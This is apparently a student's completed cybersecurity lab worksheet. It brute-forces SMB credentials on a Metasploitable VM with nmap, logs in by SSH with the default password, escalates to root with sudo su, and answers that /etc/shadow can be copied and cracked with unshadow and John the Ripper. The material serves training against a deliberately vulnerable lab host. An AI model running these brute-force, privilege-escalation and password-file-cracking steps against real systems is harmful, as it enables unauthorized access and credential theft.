
## Part 2: Exploit a Vulnerability Found by GVM

After a vulnerability is discovered with the GVM scanner, it is possible to formulate an attack strategy to exploit a vulnerability. You discovered and investigated a rexec vulnerability. In this part, you will formulate an attack strategy and perform an exploit against the target.

### Step 1: Perform reconnaissance against the target.

Administrators and other users often reuse passwords, use weak passwords, or fail to change the default credentials for a service. From a previous lab, we learned about vulnerabilities in SMB. We will use Nmap to see if we can learn anything from SMB about accounts that we might be able to use with rexec.

- a. There are multiple scripts available to find valid usernames using Nmap. One of the most common is the SMB username script. It is a common practice to synchronize OS Users with SMB (Samba or Windows) users. Use the Nmap script **smb-brute** to find users and to attempt to brute force passwords.



```
(kali㉿Kali)-[~]
└─$ sudo nmap -sV -p 445 -script smb-brute 172.17.0.2
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-25 16:42 UTC
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.000024s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| smb-brute:
|   msfadmin:msfadmin ⇒ Valid credentials
|_ user:user ⇒ Valid credentials

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 494.89 seconds

(kali㉿Kali)-[~]
└─$
```

List the usernames and passwords that were found.

**msfadmin:msfadmin**

**user:user**

### Step 2: Perform the rexec exploit.

To access the Metasploitable target to exploit the rexec vulnerability, you will need a remote shell client. Use **apt-get** to install a remote shell (RSH) client on the Kali Linux VM. In this case **rsh** could not install so I opted to ssh

Attempt to log in to the Metasploitable target with the username **msfadmin** using **ssh**. The syntax for the **ssh** command is **ssh@[username] [target IP or hostname]**

```
(kali㉿Kali)-[~]
└─$ ssh msfadmin@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '172.17.0.2' (DSA) to the list of known hosts.
msfadmin@172.17.0.2's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 16 21:04:01 2017
msfadmin@metasploitable:~$
```

The login is successful. The prompt changes to the msfadmin user at the remote computer. Use the **pwd** command to determine the remote directory.

```
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$
```

Attempt to gain root access to Metasploitable using the **sudo su** command. When prompted for a password enter the **msfadmin** password that you uncovered earlier.

```
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin#
```

At this point, you have full root access to the target computer and can execute commands, upload or download files, or add users. Type **exit** twice to return to the Kali CLI. A message should appear that says **Connection to 172.17.0.2 closed.**

```
root@metasploitable:/home/msfadmin# exit
exit
msfadmin@metasploitable:~$ exit
logout
Connection to 172.17.0.2 closed.

└─(kali㉿Kali)-[~]
└─$
```

What steps can you use to obtain other usernames and passwords that are not SMB users on the system once you obtain privileged access? **copy the /etc/passwd and /etc/shadow files**

What capabilities of the **Unshadow** and **John the Ripper** utilities would you use to obtain the credentials of the users once you have the passwd and shadow files? **Unshadow can combine the two files and the resulting file can be used by John the Ripper to find the clear text passwords.**